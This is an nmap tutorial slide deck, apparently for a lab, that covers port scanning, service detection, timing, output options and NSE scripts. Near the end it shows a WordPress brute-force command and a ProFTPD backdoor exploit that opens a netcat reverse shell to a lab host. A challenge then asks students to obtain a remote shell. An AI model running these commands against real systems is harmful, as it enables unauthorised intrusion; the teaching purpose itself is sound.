$\texttt{nmap} \ 101$

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Disclaimer

Warning

This document is only for education purposes. Before scanning a network, always ask for consent.

Agenda

1. Introduction and Basic Usage

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Introduction and Basic Usage

nmap ("Network Mapper") is a free an open-source utility for network discovery and security auditing.

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nmap can determine:

- what hosts are available on the network,
- what services those hosts are offering,
- what operating systems they are running,
- what type of pachet filters/firewalls are in use.

Key Takeaway

nmap is a network scanner.

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
nmap allows us to know how the network really is as opposed to how it should be.

Key Takeaway

Methodology: From a broad perspective to the details.

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```
root@kali # nmap [Scan Type] [Options] {targets}
```

Targets:

- URLs,
- list of IP addresses,
- network addresses in CDIR,
- mix of previous,
- from a file.

```
root@kali # nmap 192.168.56.16
```

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```
root@kali # nmap 192.168.56.16-19
```

This is the same as to the previous example, but we use a list of IP addresses.

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root@kali # nmap 192.168.56.16-19
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This is the same as to the previous example, but we use a list of IP addresses.

```
root@kali # nmap -iL targets.txt
```

This will ping and then scan the top-1000 most used TCP ports, based on the hosts in the list.

Options

There are different types of options, the ones related to ports allow us to:

- change the number of top ports to scan,
- specify ports to be scanned,
- show only open ports,
- scan UDP ports.

```
root@kali # nmap --top-ports 10 192.168.56.16
```

Scan only the top-10 most common ports.

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Scan the top-100 ports. This is called a fast scan.

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Scan the top-100 ports. This is called a fast scan.

```
root@kali # nmap -p- 192.168.56.16
```

scan all ports in the target.

```
root@kali # nmap -p22,80,443 192.168.56.17
```

Scan only specific ports.

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Same to the previous one, but show only the open ports. It will not show filtered ports.

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```

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```
root@kali # nmap -sU --top-ports 10 192.168.56.16
```

Scan the top-10 most used UDP ports.

The additional information we can get from nmap includes:

- OS fingerprinting,
- service name and version,
- vulnerabilities.

```
root@kali # nmap -0 192.168.56.16
```

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Service name and version detection.

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root@kali # nmap -sC 192.168.56.16
```

Additional information from services.

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```
root@kali # nmap -sC 192.168.56.16
```

Additional information from services.

```
root@kali # nmap -A 192.168.56.16
```

All the previous examples, plus a traceroute

Timing and Output

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However, we can overwrite this with:

- -T0 (paranoid),
- -T1 (sneaky),
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- -T3 (normal),
- -T4 (aggressive),
- -T5 (insane)

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root@kali # nmap -T5 192.168.56.16

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- -T4 (aggressive),
- T5 (insane)

```
root@kali # nmap -T5 192.168.56.16
```

root@kali # nmap -T0 192.168.56.16

Saving the Output

Output format options:

```
root@kali # nmap [frmt {<file_name>}] {targets}
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```
root@kali # nmap -oG results.txt 192.168.56.16
```

Scripts:

- extend the behavior of nmap,
- are run after open ports have been discovered,
- allows us to:
 - Get additional information (-C),
 - find categories of vulnerabilities,
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Warning

Some of these scripts are considered intrusive.

```
root@kali # nmap [--script=<script> [--script-args=<
    script_arguments>]] {targets}
```

```
root@kali # nmap --script=vuln 192.168.56.16
```

Run all the scripts in the category vulnerability against the target.

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```
root@kali # nmap --script="http-robots*" 192.168.56.16
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Show the content of the robots.txt file.

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```
root@kali # nmap -sV --script="http-wordpress-brute*" --
script-args="passdb=./dict.txt" 192.168.56.16
```

Ataque de fuerza bruta en un servicio de Wordpress.

```
root@kali # nmap -sV --script="ftp-proftpd-backd*"
192.168.56.19
```

Check if the target is vulnerable to a specific vulnerability.

```
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```
root@kali # nmap -sV --script="ftp-proftpd-back*" --script
-args="cmd=ls" 192.168.56.19
```

List the content of a directory. We do this by modifying the arguments of the script.

```
root@kali # nmap -sV --script="ftp-proftpd-back*" --script
-args="cmd=rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -
i 2>\&1|nc 192.168.56.1 4444 >/tmp/f" 192.168.56.19
```

Create a remote connection back to the attacker's machine.

Heads-up

You will need to have a netcat listener at port 4444 in your host machine. In Kali linux, you can use nc -lvnp 4444 in a different terminal.

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We covered how to:

- Find systems in a network,
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- Get the name and verion of services,
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Some scripts are considered intrusive.

This is only the tip of the iceberg!

Q & A

References

- https://nmap.org
- # man nmap
- https://nmap.org/nsedoc/index.html
- https://nmap.org/book
- Marsh, Nicholas. Nmap 6 Cookbook: The Fat-Free Guide to Network Scanning.2015
- Slide Templates: SimplePlus-BeamerTheme. https://github.com/PM25/SimplePlus-BeamerTheme

Challenge

- 1. Identify the hidden port in 192.168.56.19.
- 2. Identify the name of the service and version in the hidden port.
- 3. Identify if the service is vulnerable to an exploit.
- 4. Obtain a remote shell by changing the script arguments.